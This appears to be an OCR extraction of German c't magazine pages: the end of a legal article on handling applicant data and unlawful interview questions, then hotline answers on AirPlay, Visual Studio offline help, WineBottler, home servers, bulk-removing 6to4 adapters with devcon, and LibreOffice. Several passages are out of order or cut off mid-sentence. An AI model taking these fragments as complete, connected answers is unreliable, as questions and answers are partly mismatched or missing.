Das „polizeiliche“ Führungszeugnis vom Bonner Bundesamt für Justiz enthält normalerweise auch Angaben darüber, die ein Arbeitgeber nach den Urteilen des BAG nicht von einem Bewerber verlangen darf [15]. Ausnahme: Wenn es bei der ausgeschriebenen Stelle um eine exponierte Position geht, in der man etwa weitreichende finanzielle Entscheidungen für das Unternehmen treffen kann, wird die Frage nach dem Führungszeugnis statthaft sein.

Geburtsort und -datum?

Ob ein potenzieller neuer Mitarbeiter in Bielefeld, Berlin oder Barcelona geboren ist, kann für einen angebotenen Job nicht relevant sein. Die Frage, wo und wann sie oder er geboren wurde, darf infolgedessen nicht gestellt werden. Beim Alter kommt noch hinzu, dass das AGG es in § 1 als mögliches Merkmal einer Diskriminierung nennt.

Gewerkschaftsmitglied?

Die Mitgliedschaft in einer Arbeitnehmervertretung spielt sich vorrangig im Privatleben des künftigen Mitarbeiters ab und ist zudem durch Art. 9 Abs. 3 des Grundgesetzes (GG) geschützt. Das BAG stuft die Gewerkschaftszugehörigkeit als irrelevantes Kriterium ein und lässt die Frage danach nicht zu [16]. Ebenso wäre auch

etwa die Frage nach dem Parteibuch zu beurteilen.

Raucher/Nichtraucher?

Qualmende Kollegen können Nichtraucher verärgern – etwa dann, wenn sie aus einer Zigarettenpause ins gemeinsame Büro zurückkommen und eine unangenehme Duftnote mitbringen. Da die Rauchgewohnheiten aber mit der Aufgabenerfüllung nichts zu tun haben, muss die Frage danach außen vor bleiben [17].

Religion?

Die freie Ausübung religiöser und weltanschaulicher Überzeugungen steht unter dem Schutz von Art. 4 GG. Eine Benachteiligung wegen solcher Gründe ist nach § 1 AGG verboten [18]. Eine Information zur eventuellen Abführung von Kirchensteuern bei der Lohnsteuer ist für den Arbeitgeber erst im späteren Arbeitsverhältnis erforderlich. Die Frage nach der Zugehörigkeit zu einer Kirche oder Religionsgemeinschaft kann nach § 9 AGG allerdings zulässig sein, wenn sie eine gerechtfertigte berufliche Anforderung betrifft – etwa für Mitarbeiter kirchlicher Einrichtungen.

Behinderungen?

Obwohl Unternehmen ab einer gewissen Größe einen bestimmten Prozentsatz an Arbeitsplätzen mit schwerbehinderten Mitarbeitern besetzen müssen, sehen einige Landesarbeitsgerichte (LAG) die Frage nach einer Schwerbehinderung im Bewerbungsformular als unzulässig an [19]. Das BAG hat sich bislang nur dahingehend geäußert, dass eine solche Frage sechs Monate nach einer Einstellung zulässig ist [20].

Schwanger?

Sobald eine unbefristete Stelle ausgeschrieben ist, darf in der Online-Bewerbung nicht danach gefragt werden, ob die Bewerberin ein Kind erwartet [21].

damit eine wirksame Kündigung erreichen. Es gibt jedoch Ausnahmen.

Dem Informationshunger sind nämlich rechtliche Grenzen gesetzt. Bestimmte Fakten gehören nach Auffassung der Gerichte in den Privatbereich und haben im Bewerbungsformular nichts zu suchen (siehe Kasten auf Seite 141). Dabei geht die Rechtsprechung schon seit Jahrzehnten von einem pragmatischen Szenarium aus: Auch auf eine eigentlich unzulässige Frage wird ein Kandidat im Zweifelsfall doch antworten, um seine Chancen auf den anvisierten Job nicht zu schmälern. In solchen Fällen räumt das BAG Bewerbern gleichsam ein Recht aufs Lügen ein. Unzulässige Fragen darf ein Aspirant falsch beantworten, ohne arbeitsrechtliche Konsequenzen befürchten zu müssen [8].

Sechs Monate reichen

Sobald ein vakanter Posten besetzt worden ist, stellt sich gerade für die IT-Verantwortlichen die Frage, was nun aus rechtlicher Sicht mit den Profilen der abgelehnten Bewerber einschließlich der mitgeschickten Dokumente zu geschehen hat. Ganz allgemein besteht hier nach § 35 Abs. 2 Nr. 3 BDSG die Pflicht, die Daten zu löschen, da das Bewerbungsverfahren abgeschlossen ist und die Daten der nicht eingestellten Aspiranten nicht mehr benötigt werden.

Eine Aussage darüber, wann genau die Löschung erfolgen muss, lässt sich dem Gesetz jedoch nicht entnehmen. Auch andere Gesetze liefern hierfür keine Vorgabe. Auf den ersten Blick könnte man davon ausgehen, dass die Daten sofort nach Abschluss des Bewerbungsverfahrens zu löschen sind. Es gibt allerdings gute Gründe, das gerade nicht zu tun: Das Allgemeine Gleichstellungsgesetz (AGG) verbietet es, Bewerber aufgrund ihres Geschlechts, ihrer ethnischen Herkunft beziehungsweise Rassenzugehörigkeit, ihres Alters, ihrer Religion, Weltanschauung, sexuellen Identität oder aufgrund einer Behinderung abzulehnen [9].

Wenn jemand eine Absage kassiert und vor Gericht glaubhaft machen kann, dass diese – unabhängig von den eventuell angegebenen Motiven des Unternehmens – tatsächlich auf einem der im AGG genannten Gründe beruht, steht ihm monetärer Schadenersatz zu. Was er verlangen kann, regelt § 15 AGG: Das Gericht kann ihm bis zu drei Monatsgehälter der ausgeschriebenen Stelle zusprechen. Die gleiche Norm regelt aber auch, dass der verschmähte Bewerber innerhalb von zwei Monaten nach Erhalt der Absage seinen Anspruch schriftlich machen muss.

Dieser Zeitraum spielt eine große Rolle für die Löschungsfrist von personenbezogenen Daten der nicht eingestellten Bewerber. Schließlich muss das Unternehmen im Fall einer Klage auf Geldentschädigung nach dem AGG in der Lage sein nachzuweisen, dass kein Diskriminierungsgrund zur Ablehnung geführt hat. Dafür braucht es die Online-Bewerbung mit den dort enthaltenen Daten und Dokumenten.

Abgesehen von dieser Zweimonatsfrist ist aber auch noch eine Bestimmung aus dem Arbeitsgerichtsgesetz (ArbGG) wichtig: Nach § 61b ArbGG muss die Klage wegen behaupteter Diskriminierung „innerhalb von drei Monaten, nachdem der Anspruch schriftlich geltend gemacht worden ist, erhoben werden“ [10]. Neben den genannten Fristen ist ferner zu beachten, dass gerade bei größeren Firmen IT-seitig standardisierte Prozesse turnusgemäß vorgenommen werden, wozu auch die Löschung von Alt-daten gehört. Mit den genannten Argumenten lässt sich eine Löschungsfrist von maximal sechs Monaten nach dem Versand der Absage gut vertreten.

Länger aufbewahren

Oft haben Unternehmen, aber auch bislang erfolglose Bewerber ein hohes Interesse daran, dass die Bewerbungsdaten über einen längeren Zeitraum als die genannten sechs Monate hinweg gespeichert bleiben sollen. Vielleicht ergibt sich ja zu einem späteren Zeitpunkt, dass der frühere Kandidat für eine neu frei werdende Stelle in Betracht kommt.

Wenn ein Bewerber gegenüber dem Unternehmen ausdrücklich in die Speicherung seiner Daten für einen längeren Zeitraum einwilligt, ist dagegen rechtlich nichts zu sagen. Bei Webformularen darf eine Checkbox für eine solche Einwilligung nicht vorangekreuzt sein; der Bewerber muss sein Häkchen also bewusst setzen. Bei frei gestaltbaren E-Mail-Bewerbungen bietet sich als rechtssichere Variante für die Einwilligung das Double-Opt-in-Verfahren an [11].

Besondere Wünsche

Abgesehen von der gewöhnlichen Löschungspflicht haben Unternehmen noch weitere Verpflichtungen gegenüber abgelehnten Kandidaten. Möchte der einstige Bewerber seine Daten nicht mehr beim Unternehmen gespeichert sehen und widerspricht er der weiteren Aufbewahrung, muss das Unternehmen die Daten unverzüglich löschen. Das gilt auch dann, wenn der Aspirant durch seine Einwilligung dem Vorhalten der Daten für einen längeren Zeitraum zuerst zugestimmt hat.

Spröde darf sich ein Personalverantwortlicher jedoch geben, wenn ein abgelehrter Bewerber verlangt, dass man ihm den Namen des Mitarbeiters nennt, der die von ihm angestrebte Stelle bekommen hat. Als Antwort auf eine vom BAG vorgelegte Frage hat dazu jüngst der Europäische Gerichtshof (EuGH) entschieden, dass ein Unternehmen einem abgewiesenen Aspiranten nicht mitteilen muss, ob es statt seiner überhaupt eine andere Person eingestellt hat [12]. Allerdings hat der EuGH ebenfalls darauf hingewiesen, dass die generelle Verweigerung von Auskünften zum Ausgang eines Bewerbungsverfahrens durchaus ein Indiz für eine Diskriminierung darstellen kann.

Ein gangbarer Weg im Sinne eines fairen Bewerbungsverfahrens könnte für ein Unternehmen darin bestehen, von vornherein das Einverständnis aller Bewerber dafür einzuholen, dass es einem abgelehnten Kandidaten auf Nachfrage mitteilt, wer letztendlich eingestellt wurde. Ein solcher Weg, der im Sinne aller Beteiligten für Transparenz sorgt, wird etwa von vielen Hochschulen bereits beschritten, wenn es um ausgeschriebene Professorstellen geht. (psz)

Der Autor ist Rechtsanwalt in Hamburg und befasst sich schwerpunktmäßig mit Datenrecht. (info@kanzlei-kaufmann.de)

Literatur

- [1] Gilles Lopez, Die virtuelle Bewerbungsmappe, Bei Online-Bewerbungen gelten spezielle Regeln, c't 14/12, S. 147
- [2] § 9 BDSG; www.gesetze-im-internet.de/bdsg_1990/_9.html; dazugehörige Anlage: www.gesetze-im-internet.de/bdsg_1990/anlage_79.html
- [3] VG Berlin, Urteil vom 24. 5. 2011, Az. 1 K 133.10, http://openjur.de/u/284643.html
- [4] Die Gleichbehandlung von Angestellten und Bewerbern folgt aus § 3 Abs. 11 Nr. 7 BDSG.
- [5] BVerwG, Urteil vom 28. 8. 1986, Az. 2 C 51.84; www.jurion.de/de/document/show/0:130864,0
- [6] BAG, Urteil vom 15. 7. 1987, Az. 5 AZR 215/86; www.jurion.de/de/document/show/0:92894,0
- [7] Oliver Huq, Kehrseite der Cloud-Medaille, Rechtsrisiken bei ausgelagerten Datenverarbeitungsdiensten, c't 6/12, S. 178
- [8] BAG, Urteil vom 6. 2. 2003, Az. 2 AZR 621/01; http://lexetius.com/2003,901
- [9] AGG: www.gesetze-im-internet.de/agg
- [10] ArbGG: www.gesetze-im-internet.de/arbgg
- [11] Noogie C. Kaufmann, Serienbotschafter mit Hindernissen, Rechts-Knigge für Newsletter-Versender, c't 13/04, S. 174
- [12] EuGH, Rechtssache C-415/10 vom 19. 4. 2012, http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:62010CJ0415:DE:NOT
- [13] Ertl, Datenschutz und Datensicherung 2012, 126 (127)
- [14] Ohlendorf/Schreier, Betriebsberater 2008, 2458 (2462)
- [15] Hamburgischer Datenschutzschutzbeauftragter, 6. Tätigkeitsbericht (1987), S. 146; bei www.thm.de/zaftda
- [16] Gola/Wronka, Handbuch zum Arbeitnehmerdatenschutz, 5. Aufl. 2010, Randnr. 655; siehe auch BAG, Beschluss vom 28. 3. 2000, Az. 1 AZR 16/99
- [17] Bundesbeauftragter für den Datenschutz und die Informationsfreiheit, www.bfdi.bund.de/DE/Oeffentlichkeitsarbeit/Pressemitteilungen/2006/PM-31-06Schaar-ArbeitgeberDarfBewerberNichtFragenObSieRauchen.html
- [18] Gola/Wronka, s. o., Randnr. 491
- [19] Hessisches LAG, Urteil vom 24. 3. 2010, Az. 6/7 Sa 1373/09
- [20] BAG, Urteil vom 16. 2. 2012, Az. 6 AZR 553/10, http://lexetius.com/2012,1118.
- [21] BAG, Urteil vom 6. 2. 2003 (damit hat das Gericht seine vorherige Rechtsauffassung aufgegeben, die es erlaubte, in bestimmten Fällen doch nach der Schwangerschaft zu fragen), Az. 2 AZR 621/02; http://lexetius.com/2003,901

ANZEIGE

HOTLINE

Sie erreichen uns über die E-Mail-Adresse hotline@ct.de, per Telefon 0511/53 52-333 werktags von 13–14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 0511/53 52-417. Nutzen Sie auch das Hilfe-Forum unter www.ct.de/hotline.

AirPlay nachrüsten

? Ich besitze eine teure Stereo-Anlage, die ich noch nicht zum alten Eisen geben möchte. Gibt es eine Möglichkeit, Musik von meinem iPhone kabellos zu übertragen? Wie mache ich das am geschicktesten?

! Apple bietet für seine iOS-Geräte die AirPlay-Funktion an. Mit ihr lassen sich Video und Musik besonders einfach und elegant per WLAN übertragen. Wenn Sie einen Verstärker mit optischem SPDIF-Eingang oder sogar HDMI besitzen, können Sie AirPlay mit dem Apple TV für 109 Euro nachrüsten. Wenn Sie das Gerät einmalig an einem Fernseher eingerichtet haben, können Sie es danach auch ohne betreiben. Das funktioniert nicht nur im Musik-Player von iOS, sondern auch mit allen anderen Apps wie beispielsweise Spotify. Die Ausgabe beginnt automatisch, wenn das Apple TV eingeschaltet ist, ohne dass Sie an einem Bildschirm noch etwas einstellen müssen.

Hat Ihre Stereo-Anlage nur analoge Anschlüsse, so können Sie den AirPlay-Empfang mit dem WLAN-Accesspoint Apple Airport Express für 99 Euro nachrüsten. Er hat einen 3,5-mm-Stereo-Klinken-Anschluss, den Sie per Adapterkabel leicht mit anderen Klinken- oder Cinch-Eingängen verbinden können. Er




Der alte wie der neue Airport Express können AirPlay-Signale analog oder optisch digital ausgeben.

gibt sowohl elektrische analoge wie auch optische digitale Signale aus. Die Konfiguration erledigt man über die kostenlose App „Airport Dienstprogramm“ direkt am iOS-Gerät. Danach empfängt das Gerät automatisch den AirPlay-Musik-Stream. Das funktioniert natürlich nicht nur an Stereo-Anlagen, sondern auch mit Aktiv-Lautsprechern und Gettoblastern, solange sie einen analogen Eingang haben.

Als günstigere Alternativen findet man bei einigen Herstellern Bluetooth-Adapter zum Anschluss an die Stereo-Anlage. Allerdings wird für die Bluetooth-Übertragung das Musiksignal erneut komprimiert. Darunter leiden speziell die hohen Frequenzen, sodass bereits auf Mittelklasse-Lautsprechern Qualitätseinbußen deutlich zu hören sind – selbst wenn man keine Goldohren hat. AirPlay nutzt hingegen den verlustfreien Apple Lossless Codec mit 44,1 kHz, sodass die Übertragung sich nicht auf die Klangqualität auswirkt.

Zwar bieten Hersteller wie Sennheiser und Creative Labs spezielle Bluetooth-Adapter für iOS-Geräte mit Dock-Anschluss an, die das bessere Kompressionsverfahren aptX einsetzen. Diese sind mit 40 Euro aber recht teuer und benötigen zudem eine aptX-fähige Gegenstelle.

Bluetooth-Verbindungen funktionieren in der Regel nicht durch Wände hindurch. Bei einigen billigen Adapters wie beispielsweise von Belkin kann der Empfang in der Praxis bereits dann gestört werden, wenn keine Sichtverbindung zum Empfänger besteht oder dieser mehr als zwei bis drei Meter entfernt ist. Nicht zuletzt klappen Verbindungsaufl- und -abbau nicht so einfach wie beim AirPlay, sondern man muss im iOS-Setup oft länger herumfummeln, bis die Verbindung steht. (hag)



Sobald ein AirPlay-Gerät im Netzwerk vorhanden ist, blenden iOS-Apps das Airplay-Symbol ein. In der Liste kann man dann die Bild- und Ton-Ausgabe einfach umstellen. Alternativ findet man das AirPlay-Symbol auch in der Steuerleiste (Home-Button zweimal drücken und nach rechts wischen).

Offline-Hilfe für Visual Studio Express

? Beim nächsten längeren Aufenthalt im Wochenendhaus möchte ich mich mit Microsoft Visual Studio 2010 Express beschäftigen. Dort gibt es aber nur einen Desktop-PC ohne Internet-Anbindung. Ich habe mir schon die CD mit den vier Sprachvarianten gebrannt und eine Testinstallation gemacht. Leider steht die Hilfe nur online bereit und ich habe keinerlei Hilfe-Dateien zum Mitnehmen gefunden. Kennen Sie eine Quelle?

! Ja. Zunächst sollten Sie wissen, dass die kostenlosen Express-Versionen von Visual Studio 2010 aus der ISO-Zusammenstellung nur 30 Tage laufen, dann starten sie ohne Registrierung nicht mehr. Falls Sie also länger bleiben, brauchen Sie einen Registrierungs-Code für jede Visual-Sprache (Visual C#, C++ et cetera). Installieren Sie zu Hause die Varianten, die Sie nutzen möchten und fordern Sie jeweils dafür aus dem Programm heraus online einen Registrierungs-Code an. Mit einem solchen Code können Sie mehrere Programme des gleichen Typs auf verschiedenen Rechnern freischalten.


Die Hilfe-Texte stehen für die Express-Versionen weder auf einem Datenträger noch zum Download zur Verfügung. Bei der Vollversion Visual Studio 2010 auf DVD findet man sie sehr wohl in einem separaten Verzeichnis, auch bei der Trial-Version. Laut Microsoft unterliegt die Hilfe nicht den Nutzungsbeschränkungen des Hauptprogramms.

Laden Sie sich also ein Trial-Paket von Visual Studio 2010 bei Microsoft herunter (siehe ct-Link). Es sind vier große Dateien mit zusammen mehr als 2 GByte. Die erste Datei, eine Exe, baut daraus ein ISO-File zum Brennen auf DVD. Insgesamt benötigt diese Aktion 4,5 GByte temporären Platz auf der Platte. Um nicht eine DVD nur für einen Transport zu verschwenden, mounten Sie die ISO-Datei als virtuelle DVD etwa mit dem WinCDEmu aus dem heise Softwareverzeichnis (siehe ct-Link) und kopieren sich das Hilfe-Verzeichnis heraus. Danach können Sie die Download-Dateien sowie die ISO-Datei wieder löschen. Das herauskopierte Hilfe-Verzeichnis „ProductDocumentation“ ist etwa 1,1 GByte groß (1,3 GByte bei der deutschen Version) und passt bequem auf einen Stick.

Auf dem Ziel-PC installieren Sie die gewünschte Visual-Studio-Version und rufen anschließend im Menü unter „Hilfe“ mit „Hilfeeinstellungen verwalten“ den Hilfemanager auf. Dieser sollte Ihnen fünf Funktionen anbieten. Beim ersten Aufruf des Managers stehen die Funktionen vermutlich noch nicht zur Verfügung. Sie müssen das Fenster einmal mit OK schließen und dann noch mal öffnen.

Nun wählen Sie „Inhalt von Datenträger installieren“ und wechseln zu Ihrem Stick mit dem Hilfe-Ordner. Darin befindet sich die Datei „HelpContentSetup.msha“, die der Hilfe-Manager haben will. Nachdem Sie sie

Über den Hilfebibliotheks-Manager von Visual Studio 2010 lassen sich Hilfeinhalte online oder von Datenträger abrufen und in die lokale Bibliothek speichern.




ausgewählt haben, zeigt der Manager die Inhalte an, aus denen Sie sich die gewünschten Themen aussuchen und OK klicken. Zum Schluss klicken Sie im Hilfe-Manager noch oben auf „Onlinehilfe oder lokale Hilfe“ und markieren darin lokale Hilfe. Sollte der OK-Knopf ausgegraut sein, wechseln Sie einmal von lokale auf Onlinehilfe und wieder zurück, dann sollte es funktionieren. Es kann sein, dass die Inhalte dann immer noch nicht lokal nutzbar sind. In dem Fall starten Sie einmal Programm und PC neu; damit sollte alles wie gewünscht zur Verfügung stehen. (bb)

www.ct.de/1215144

dafür XMedia Recode gut eignet. Leider steht die Software nur für Windows zur Verfügung. Gibt es da nicht einen Trick, wie ich die Anwendung auf meinem Mac zum Laufen bekomme?

! Den gibt es in der Tat. Der „Windows Emulator“ Wine führt Windows-Anwendungen auf dem Mac in separaten Fenstern aus. Einfacher geht es allerdings mit dem Wine-Ableger namens „WineBottler“ (siehe c't-Link). Er startet Windows-Software nicht nur, sondern verpackt sie sogar in echte Mac-Programme. Damit lassen sich Anwendungen auch von Rechner zu Rechner mitnehmen.

Damit XMedia Recode auf dem Mac laufen lernt, laden Sie sich die Installationsdatei herunter und führen WineBottler aus. Ein Klick auf Create Custom Prefixes ruft die Ansicht zur Erstellung einer neuen App auf. Wählen Sie unter „select File“ den Installer von XMe-



Mit dem WineBottler bekommt man auch unter Mac OS X Xmedia Recode an den Start. Die kostenlose Software transkodiert Videos nicht nur nach H.264.

dia Recode und bestätigen über die Schaltfläche „Open“.

Die Schaltfläche „Install“ startet die eigentliche Installation des Programms. Geben Sie hier einen Namen und den Speicherort für die App ein, in die Xmedia Recode verpackt werden soll. Nach einem Klick auf „Save“ und einer kurzen Wartezeit erscheint die Installationsroutine von Xmedia Recode. Wählen Sie die gewünschte Sprache und klicken sich mit „Weiter“ durch die Installation. Entfernen Sie im letzten Schritt das Häkchen neben „XMedia Recode starten“ und klicken auf „Fertigstellen“.

Zum Abschluss bestätigen Sie die Startdatei der Applikation und schon steht XMedia Recode unter dem gewählten Pfad für Sie bereit.

So verpackt läuft das Programm fast wie unter Windows. Einziger Nachteil: Die Bedienoberfläche startet in einem großen Fenster mit weißem Rand. (Florian Klan/vza)

www.ct.de/1215144

Sparsamer x86-Server

? Mein Home-Server soll rund um die Uhr laufen. Deshalb suche ich ein besonders sparsames System. Eine fertige NAS-Box kommt nicht infrage, weil ich mit verschiedenen Betriebssystemen experimentieren will, etwa Linux, FreeNAS oder Windows Home Server 2011. Taugt dafür ein Mini-PC wie die Zotac Zbox ID81 oder ein Netbook?

! Eher nicht, falls Sie mehr Speicherplatz wünschen, als die einzige 2,5-Zoll-Festplatte solcher Rechner fasst. Intern lassen sie sich nicht mit größeren Laufwerken aufrüsten.

ten und USB hat Tücken: Einerseits begrenzt USB 2.0 die Datentransferrate auf rund 36 MByte/s, andererseits schluckt manche externe 3,5-Zoll-Festplatte mehr als 12 Watt. Sinnvoll wäre also nur der Einsatz von externen 2,5-Zoll-Laufwerken mit USB 3.0. Doch herumliegende Kabel und die vermutlich nicht für Dauerbetrieb ausgelegten Lüfter in Mini-PCs und Netbooks lassen keine hohe Zuverlässigkeit erwarten. Geräte mit Fast Ethernet kommen ohnehin nicht infrage, weil damit höchstens etwa 10 MByte/s möglich sind – Gigabit Ethernet bringt mehr als das Zehnfache.

Wie in c't 23/11 gezeigt, kann man einen leisen Server auf Basis eines besonders effizienten Micro-ATX-Mainboards mit Celeron G530 und zwei 3,5-Zoll-Platten basteln, der im Leerlauf mit 27 Watt auskommt. Mit 2,5-Zoll-Platten sind Werte um 20 Watt erreichbar. Der erwähnte Celeron liefert dabei mindestens die doppelte Rechenleistung eines Atom N2800 oder AMD E-450, die beide allerdings für File-Server ausreichen: Beim Zugriff auf große, unverschlüsselte Dateien kann man Gigabit Ethernet annähernd ausreizen (rund 100 MByte/s). Beim Schreiben mit einfacher AES-Verschlüsselung sind bloß etwa 35 MByte/s drin, beim Lesen dann mehr als 80 MByte/s. Der Celeron G530 schafft unter Windows Server über 50 MByte/s auch beim Schreiben verschlüsselter Daten auf ein Software-RAID-5.

Weil ein typischer Home-Server die meiste Zeit mit Nichtstun verbringt, ist die Leistungsaufnahme im Leerlauf für die Stromkosten entscheidend. Die sparsamsten Note- oder Netbooks kommen dann mit weniger als 6 Watt aus, bei bezahlbaren Mini-Rechnern wie der Zbox ID81 sind es eher 15 Watt. Zusammen mit einer externen 3,5-Zoll-Platte



Ein „richtiger“ Home Server kann mehr als ein aufgebretzter Mini-PC.

In Nano-USB-Sticks stecken oft microSDHC-Speicherkarten. Mit etwas Glück lassen sich durch Ausbau der Karte die Daten auch dann noch in einem anderen Kartenleser auslesen, wenn der eigentliche Stick den Geist aufgegeben hat.



werden leicht 25 Watt erreicht, also ähnliche Werte wie beim erwähnten Eigenbau-Server oder auch dem in c't 3/12 vorgestellten Acer AC100. Den gibt es für unter 500 Euro – allerdings ohne Betriebssystem, mit bloß einer Platte und 2 GByte RAM, was wegen der On-board-GPU nicht für Windows Home Server 2011 reicht. Bei Rund-um-die-Uhr-Betrieb an allen 8760 Stunden eines Jahres und einem Strompreis von 23 ct/kWh kostet jedes Watt rund 2 Euro jährlich – bei 25 Watt fallen also zirka 50 Euro an. (ciw)

Seien Sie sich allerdings bewusst, dass beim Zerlegen des Sticks auch das Risiko besteht, Daten unwiederbringlich zu zerstören. Öffnen Sie den Stick also nur, wenn es keinen anderen Ausweg gibt und eine professionelle Datenrettung nicht infrage kommt. (boi)

Überzählige Tunneladapter entfernen

? Ich bin mit meinem Windows-7-Notebook oft in großen WLANs unterwegs. Ich habe beobachtet, dass sich dadurch ständig neue „6to4-Tunneladapter“ installieren; inzwischen sind es 147 Stück. Da sie alle als Schnittstellen in der Ausgabe von ipconfig auftauchen, verdrängen sie die nützlichen Informationen. Ich bekomme die blöden Tunnel zwar im Gerätemanager zu sehen, wenn ich unter „Ansicht“ den Punkt „Ausgeblendete Geräte anzeigen“ auswähle. Doch kann ich sie nur einzeln anklicken und löschen, was bei 147 Einträgen viel zu lästig ist. Geht das nicht irgendwie automatisch?

! Mit Microsofts Programm devcon.exe lassen sich die meisten Aufgaben des Gerätemangers auf der Kommandozeile erledigen. Microsoft unterstützt devcon zwar nur bis Windows XP, aber es funktioniert auch mit neueren Windows-Versionen.

Laden Sie sich das Programm über den c't-Link unten herunter und entpacken Sie es. Sie finden zwei Versionen für 32- beziehungsweise 64-Bit-Windows in zwei Ordnern.

In einem Eingabefenster mit Administratorenrechten geben Sie dann den Befehl:

`devcon remove *6to4MP`

ein. Der löscht ohne weitere Nachfrage alle 6to4-Tunneladapter.

Vorsicht! Achten Sie darauf, dass Sie auf keinen Fall hinter dem Stern ein Leerzeichen eingeben. Denn dann entfernt devcon ohne weitere Nachfrage sämtliche Treiber aus dem System. (je)

www.ct.de/1215144

FAQ

Dieter Brors

LibreOffice

Antworten auf die häufigsten Fragen

Grammatikprüfung nachrüsten

Die Rechtschreibkorrektur von LibreOffice reicht für meine Zwecke nicht aus, da sie nur einzelne Wörter, aber nicht den Kontext prüft. Kann man sie um eine Grammatikprüfung erweitern?

Es gibt eine Extension namens LanguageTool, die LibreOffice und auch OpenOffice um eine Stil- und Grammatikprüfung erweitert. Sie unterstützt zahlreiche Sprachen wie Englisch, Deutsch, Französisch und Polnisch, in denen sie einfache Grammatikfehler wie den falschen Gebrauch von Singular und Plural erkennt, arbeitet aber nicht so zuverlässig wie Microsofts Grammatikprüfung in Word. Die LanguageTool-Extension gibt es auf der LibreOffice-Website im Extensions-Bereich zum Download (siehe c't-Link).

Online-Hilfe ohne Internet

Die Hilfe-Funktion benötigt eine Online-Verbindung, um Texte aus dem Internet zu laden. Da ich viel unterwegs bin und unter anderem im Zug am Notebook arbeite, kann ich sie nicht aufrufen. Kann man die Hilfe auch lokal installieren?

Das ist möglich, nur liefert das LibreOffice-Team sie nicht im Standardpaket mit. Mit einem zusätzlichen Download, den Sie auf der LibreOffice-Website finden (siehe c't-Link), können Sie die Hilfetexte nachrüsten.

Datei-History erweitern

Das Datei-Menü von LibreOffice zeigt unter „Zuletzt benutzte Dokumente“ nur zehn Dateien an. Kann ich die Liste ähnlich wie in Word vergrößern? In den Optionen finde ich dafür keine Einstellung.

Die gibt es in der Tat nicht. Man kann die Listengröße aber über einen Eintrag in der Konfigurationsdatei main.xcd anpassen, die sich unterhalb des LibreOffice-Programmverzeichnisses im Ordner share\registry\ befindet und sich mit jedem Editor bearbeiten lässt. Unter Windows 7 und Vista müssen Sie main.xcd zuvor in ein anderes Verzeichnis kopieren und nach dem Ändern mit Administratorrechten in den ursprünglichen Ordner zurückkopieren. Suchen Sie in der Datei den Eintrag PickListSize, dem der Wert 10 zugeordnet ist. Diesen können Sie mit einem beliebigen Wert zwischen 0 und 100 überschrei-

ben. Die Änderung wirkt sich global auf alle Benutzer aus. Noch einfacher funktioniert es mit der OpenOffice-Extension History Master (siehe c't-Link), die auch in LibreOffice läuft und ein paar Zusatzfunktionen mitbringt, um etwa Listeninhalte zu verschieben.

Texte verformen

Ich möchte in Writer Texte ähnlich wie in Microsofts WordArt verformen und mit Effekten versehen.

Ein solches Werkzeug ist in Writer eingebaut, heißt hier nur Fontwork und lässt sich über eine eigene Symbolleiste aufrufen, die Sie unter Ansicht/Symbolleisten einblenden können. In dieser findet sich links ein Symbol mit dem Buchstaben A, über das Sie die Fontwork Gallery aufrufen können. Dort wählt man einfach den gewünschten Typ aus und gibt seinen Text ein.

Bilder rotieren

